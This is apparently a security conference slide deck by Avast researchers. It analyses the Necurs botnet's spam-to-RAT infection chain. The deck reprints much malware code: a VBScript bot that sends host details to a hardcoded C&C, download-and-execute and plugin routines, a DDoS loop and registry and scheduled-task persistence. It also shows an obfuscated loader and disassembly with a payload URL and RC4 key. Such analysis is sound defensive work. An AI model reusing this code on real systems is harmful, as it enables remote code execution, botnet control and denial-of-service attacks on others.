

Botception: Botnet distributes script with bot capabilities

Adolf Streda Reverse Engineer streda@avast.com Jan Sirmer
Malware Analysis Team Lead
sirmer@avast.com

Agenda

- Necurs history
- Monitoring Necurs
- Chain of infection
- VBS control panel
- Version differences
- Flawed Ammyy
- Summary

Necurs history

- Appeared in late 2012
- Largest spam botnet
- Big campaigns
 - Dridex
 - Locky
 - Globelmposter



Necurs Monitoring

Monitoring Necurs - protocols

- C2 protocol
 - C&C servers, peer-list, module distribution
- P2P
 - C&C servers, C&C shared secret, C&C path
- Mailer module
 - Email templates, recipient list, attachments (dictionaries)




Monitoring Necurs - tracker

- Client emulation
 - Infected peer tracking
- Each branch identified by C2 shared secret (C2 protocol)
- Each branch may have sub-branches identified by P2P shared secret (P2P protocol)
- Currently 4 sub-branches from branch *0x5ba4fa79* tracked, 5 other branches known to exist
 - Branch *0x5ba4fa79*
 - paths: /locator.php, /news/index.php, /news/soap.php, /news/stream.php



Monitoring Necurs - processing






Monitoring Necurs - processing


```
%%var nm=20171809_{{rndnum(11,11)}}
To: <{{to_addr}}>
Subject: Message from KM C224e
From: <copier@{{to_host}}>
Reply-To: <copier@{{to_host}}>
X-Mailer: KONICA MINOLTA bizhub C224e
Date: {{date}}
Message-ID: <{{rndhex(8,8)}}.019.{{rndhex(12,12)}}.copier@{{to_host}}>
MIME-Version: 1.0
...
--KONICA_MINOLTA_Internet_Fax_Boundary
Content-Type: application/zip; name="{{nm}}.7z"
Content-Disposition: attachment; filename="{{nm}}.7z"
Content-Transfer-Encoding: BASE64
{{[1.doc]}}
--KONICA_MINOLTA_Internet_Fax_Boundary--
```

Monitoring Necurs - processing





Chain of infection




VBS Control panel

Spam email

```
[ {000214A0-0000-0000-C000-00000000046}]
Prop3=25,1
[InternetShortcut]
URL=file:// / / config/CCE 20180427 223.vbs
IconFile=C:\Windows\system32\SHELL32.dl
IconIndex=2
IDList=
HotKey=0
```





Spam email





SMB-sharing is caring





C&C server communication

- Hardcoded C&C address
- Get info about device
- Prepared for update with fallback C&Cs
- C&C server communication

```
Dim host(1)
host(0) = "http://untorsnot.in/voice/"
if Len(cmd) < 4 then
log("Fuck! Panel maybe die! I will try to change it...")
changeCNC

cmd = con("os="&sGetOS()&"&user="&sGetUserPC()&"&av="&sGetAV()&"&fw="&sGetRAM()&" # "&GetCPU()&" # "&GetGPU()&"&hwid="&rid&"&x="&getX())
log("Oh, its main cycle! CMD response" & cmd)

Function con(dat)
On error resume next
log("{@} Sending request > "&sHost & "gate.php?" & dat)
gc.open "post",sHost & "gate.php?" & dat, false
gc.send dat
con = gc.responsetext

Find function
```

Download and Execute executable

```
If instr(cmdF(0), "download") Then
         log("Download command gotted!")
         Call downloadexecute(cmdF(1), cmdF(2))
Sub downloadexecute (durl, zid)
   On error resume next
   log("[F]: Oh, its download function!")
   strsaveto = sTemp & sRandomString(25) & ".exe"
   dim xHttp: Set xHttp = createobject("MSXML2.ServerXMLHTTP.6.0")
   dim bStrm: Set bStrm = createobject("Adodb.Stream")
   xHttp.Open "GET", durl, False
   xHttp.SEnd
   with bStrm
       .tvpe = 1
       .open
       .write xHttp.responseBody
       .savetofile strsaveto, 2
   End with
   log("[F]: download > save file to "& Chr(34) & strsaveto & Chr(34))
   wshShell.Run Chr (34) &strsaveto&Chr (34)
```



Download and Execute plugin

```
If instr(cmdF(0), "plugin") Then
    log("Plugin command gotted!")
    Call downloadexecutep(cmdF(1), cmdF(2))

Sub downloadexecutep(durl, zid)
    On error resume next
    strsaveto = sTemp & sRandomString(25) & ".dll"
    dim xHttp: Set xHttp = createobject("MSXML2.ServerXMLHTTP.6.0")
    dim bStrm: Set bStrm = createobject("Adodb.Stream")
    xHttp.Open "GET", durl, False
wshShell.Run "rundl132.exe "&Chr(34)&strsaveto&Chr(34)&",ARS", 0, False
```



Update control panel

```
If instr(cmdF(0), "update") Then
    log("Update command gotted!")
    gc.Open "GET", cmdF(1), False
   gc.Send
    oneonce.close
    set oneonce = fso.opentextfile (sAppData & "9864372354262 log.txt", 2, false)
    oneonce.write gc.ResponseText
    oneonce.close
    set oneonce = fso.opentextfile (sAppData & sName ,2, false)
    oneonce.write gc.ResponseText
    oneonce.close
    set oneonce = fso.opentextfile (sAppData & "g " & sName & " w.vbs" ,2, false)
    oneonce.write gc.ResponseText
    oneonce.close
    con "ok="&cmdF(2) &"&hwid="&rid
    wshshell.run "wscript.exe //B " & chr(34) & Wscript.ScriptFullName & chr(34)
    wscript.quit
```



Uninstall control panel

```
If instr(cmdF(0), "uninstall") Then
  log("Unistall command gotted!")
  con "ok="&cmdF(2)&"&hwid="&rid
  oneonce.close
  set oneonce = fso.opentextfile (sAppData & "9864372354262_log.txt" ,2, false)
  oneonce.write " "
  oneonce.close
  set oneonce = fso.opentextfile (sAppData & sName ,2, false)
  oneonce.write " "
  oneonce.write " "
  oneonce.close
  set oneonce = fso.opentextfile (sAppData & "g_" & sName & "_w.vbs" ,2, false)
  oneonce.write " "
  oneonce.write " "
  oneonce.write " "
  oneonce.close
  Wscrit.Sleep 1000
  wshshell.run "cmd.exe /C taskkill /im wscript.exe /F", 0
```



DDoS attack

```
If instr(cmdF(0), "ddos") Then
  log("Oh, its ddos command!")
  Call dos(cmdF(1), cmdF(2))
  con "ok="&cmdF(3)&"&hwid="&rid
```

```
Function dos(hst, cnt)
   On error resume next
   For iCounter = 1 to cnt
        sDos.Open "POST", hst, False
        sDos.SetRequestHeader "Content-Type", "application/x-www-Form-urlencoded"
        sDos.Send "ufgiweugdiqwfgqofwg=325872346782356786426526349865923659"
   Next
   log("[F]: ddos finished! Sended "&cnt&" requests!")
end function
```



Persistence

```
wshShell.Run "schtasks /create /sc ONLOGON /tn ChromeUpdate /tr " & Chr(34) & sAppData & sName & Chr(34)&" /F", 0, False
wshShell.RegWrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (sName,".") (0),
wshShell.RegWrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (sName,".") (0)
wshShell.RegWrite "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\" & Split(sName,".")

sub watchDog
On error resume next
if (WScript.ScriptFullName = sAppData & sName) then ztype = false else ztype = true
if AgonyWDMutex(ztype) = false then
if ztype = false then wshShell.Run Chr(34) & sAppData & "g_" & sName & "_w.vbs"&Chr(34), 0, False
if ztype = true then wshShell.Run Chr(34) & sAppData & sName&Chr(34), 0, False
if ztype = true then log("Triggering of self-defense! Attempt to close the process...")
```



Logging is a key

```
sub log(iText)
   if isDebug = true then
        Const ForWriting = 8
        Set logFso = CreateObject("Scripting.FileSystemObject")
        Set logFile = logFso.OpenTextFile(getProgramDataFolder & "\va.txt", ForWriting, True)
        logFile.WriteLine("["&Time&"]: "&iText)
        logFile.Close
   end if
end sub
```




Version differences

```
1,336,784,946,1110,1128,1208,3611,3854,7261,7582,8236,8273,8350,8909,8946,10070,10293,10
 1.4958.6026.6479.9596.
 ',4989,6057,6510,9598,
 maxSymb = 125
 Dim unCoded (13809)
 Dim MamvCo(127)
 'On Error Resume Next
 incKasp = 0
 Randomize
∃while (r < 999990)
  r = int(rnd*999999) + 1
  if (r = 5) then Wscript.Quit
  incKasp = incKasp + 1
  if (incKasp > incKasp * 2) then wscript.quit
 wend
 Set wegwe3ugihwegweg = CreateObject("Scripting.FileSystemObject")
 Set F34437 = wegwe3ugihwegweg.GetFile(Wscript.ScriptFullName)
 path347235274 = wegwe3ugihwegweg.GetParentFolderName(F34437)
 Set f143346346 = wegwe3ugihwegweg.OpenTextFile(path347235274&"\"&wscript.ScriptName, 1)
\neg for i = 0 to maxSvmb
     MamyCo(i) = Replace(f143346346.ReadLine, "',", "") :: tmp = ""
     For j = 1 to Len(MamyCo(i))
         if (Mid(MamyCo(i), j, 1) = ",") then
             unCoded(tmp) = i :: tmp = ""
         else
             tmp = tmp & Mid(MamyCo(i), j, 1)
         end if
```

```
',2716,3163,3200,4350,4539,5169,
1,3519,6103,7171,7624,
',3521,6134,7202,7655,
maxSymb = 125
Dim unCoded(8336)
Dim MyCode (127)
on error resume next
executeglobal chr(round(tan(CDbl("1,55874871694071")))) & chr(round(tan(CDbl("1,56089566020691"))))
)))) & chr(round(tan(CDb1("1,56178756150448")))) & chr(round(tan(CDb1("1,56210089378312")))) & chr(
chr(round(tan(CDb1("1,5609927193156")))) & chr(round(tan(CDb1("1,56210089378312")))) & chr(round(tan(CDb1("1,56210089378312"))))
round(tan(CDb1("1,53955649336463")))) & chr(round(tan(CDb1("1,55587206180481")))) & chr(round(tan(C
tan(CDbl("1,56217585068276")))) & chr(round(tan(CDbl("1,56089566020691")))) & chr(round(tan(CDbl("1
("1,56089566020691")))) & chr(round(tan(CDb1("1,56069566020957")))) & chr(round(tan(CDb1("1,5621758
"1,55874871694071")))) & chr(round(tan(CDb1("1,56069566020957")))) & chr(round(tan(CDb1("1,56202462
"1,56217585068276")))) & chr(round(tan(CDb1("1,56127280520128")))) & chr(round(tan(CDb1("1,56170566
"1,5565115842075")))) & chr(round(tan(CDb1("1,56127280520128")))) & chr(round(tan(CDb1("1,561537332
"1,56253205213525")))) & chr(round(tan(CDbl("1,56210089378312")))) & chr(round(tan(CDbl("1,56217585
"1,55813877496084")))) & chr(round(tan(CDb1("1,56059259930094")))) & chr(round(tan(CDb1("1,56136264
"1,56217585068276")))) & chr(round(tan(CDb1("1,54139303859089")))) & chr(round(tan(CDb1("1,54641091_
"1,55874871694071")))) & chr(round(tan(CDb1("1,56089566020691")))) & chr(round(tan(CDb1("1,56217585
"1,56253205213525")))) & chr(round(tan(CDb1("1,55564597092013")))) & chr(round(tan(CDb1("1,56178756"
"1,53955649336463")))) & chr(round(tan(CDb1("1,55440435248689")))) & chr(round(tan(CDb1("1,53955649
"1,56210089378312")))) & chr(round(tan(CDb1("1,56069566020957")))) & chr(round(tan(CDb1("1,56118123
"1,56210089378312")))) & chr(round(tan(CDb1("1,56178756150448")))) & chr(round(tan(CDb1("1,54906061
```

Version differences





ARS Loader

- Additional information provided by Jose Miguel Esparza from Blueliv Labs
 - Same family seen in targeted attacks in Canada
 - Different infection chain, different type of obfuscation







- Anti-emulation tricks
 - Repeated external function calls (without side-effects)
- Checks for Windows system processes
 - Isass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe

```
mov edi, [ebp+QueryPerformanceCounter]
lea eax, [ebp+ctr_start]; Load Effective Address
push eax
call edi; Indirect Call Near Procedure
mov esi, GHEFFN
nop; No Operation

push 0
call ebx; Indirect Call Near Procedure
dec esi; Decrement by 1
jnz short delay_loop; Jump if Not Zero (ZF=0)
```



- Anti-emulation tricks
 - Repeated external function calls (without side-effects)
- Checks for Windows system processes
 - Isass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe

```
push
        570BC88Fh
push
call
        lib load ; Call Procedure
add
        esp, 8; Add
push
push
        offset aCNetExeStopAmm; "/C net.exe stop ammyy"
push
        offset aCmd ; "cmd"
push
push
push
call.
        eax ; Indirect Call Near Procedure
        570BC88Fh
push
push
        lib load ; Call Procedure
call
        esp, 8; Add
add
push
push
        offset aCScDeleteAmmyy ; "/C sc delete ammyy"
push
        offset aCmd 0 ; "cmd"
push
push
push
call
        eax ; Indirect Call Near Procedure
```



- Anti-emulation tricks
 - Repeated external function calls (without side-effects)
- Checks for Windows system processes
 - Isass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe
- Replace old Ammyy services

```
push
        570BC88Fh
push
call
        lib load ; Call Procedure
add
        esp, 8; Add
push
push
        offset aCNetExeStopAmm; "/C net.exe stop ammyy"
push
        offset aCmd ; "cmd"
push
push
push
call.
        eax ; Indirect Call Near Procedure
        570BC88Fh
push
push
        lib load ; Call Procedure
call
        esp, 8; Add
add
push
push
        offset aCScDeleteAmmyy; "/C sc delete ammyy"
push
        offset aCmd 0 ; "cmd"
push
push
push
call
        eax ; Indirect Call Near Procedure
```



- Anti-emulation tricks
 - Repeated external function calls (without side-effects)
- Checks for Windows system processes
 - Isass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe
- Replace old Ammyy services
- Check for AV
- Download payload

```
offset aSSettingsWsusX ; "%s\\Settings\\wsus %x.tmp"
push
push
        eax ; LPSTR
call
       ds:wsprintfA ; Indirect Call Near Procedure
        ebx, ds:DeleteFileA
mov
add
        esp, 14h; Add
        eax, [ebp+FileName] ; Load Effective Address
lea
push
        eax ; lpFileName
        ebx ; DeleteFileA ; Indirect Call Near Procedure
call
lea
        eax, [ebp+FileName]; Load Effective Address
        eax : lpOutputString
push
        ds:OutputDebugStringA ; Indirect Call Near Procedure
call
        eax, [ebp+FileName] ; Load Effective Address
lea
push
        eax
        offset aHttp7913712721; "http://79.137.127.216/btf.dat"
push
call
        sub 401000 ; Call Procedure
```



- Anti-emulation tricks
 - Repeated external function calls (without side-effects)
- Checks for Windows system processes
 - Isass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe
- Replace old Ammyy services
- Check for AV
- Download payload
- Decrypt payload (RC4)

```
offset aSSettingsWsusE 2 ; "%s\\Settings\\wsus.exe"
push
        eax ; LPSTR
push
        ds:wsprintfA; Indirect Call Near Procedure
call
add
        esp, 14h; Add
lea
        eax, [ebp+var 85C]; Load Effective Address
        eax ; lpFileName
push
call
        ebx : DeleteFileA : Indirect Call Near Procedure
        offset key; "sfgdgdghfghfg35456657dsfrgdgdgxf34545"
push
        ds:lstrlenA ; Indirect Call Near Procedure
call
        [ebp+nNumberOfBytesToRead] ; text len
push
        [ebp+text]; text
push
        eax ; key len
push
        offset key; "sfgdgdghfghfg35456657dsfrgdgdgxf34545"
push
call.
        RC4 : Call Procedure
```



Flawed Ammyy

- Last stage (so far)
- Flawed Ammyy
 - Remote Administration Tool (RAT)
 - Based on the leaked source code of Ammyy Admin remote desktop software
- Capabilities
 - Remote desktop
 - File system manager
 - Proxy
 - Audio chat



Summary

- Emails spread by Necurs botnet
- Control panel downloaded through internet shortcut file in the email attachment
 - SMB share
 - VBS
- Stager downloaded by a control panel
- RAT downloaded by a stager
 - Flawed Ammyy



Q&A

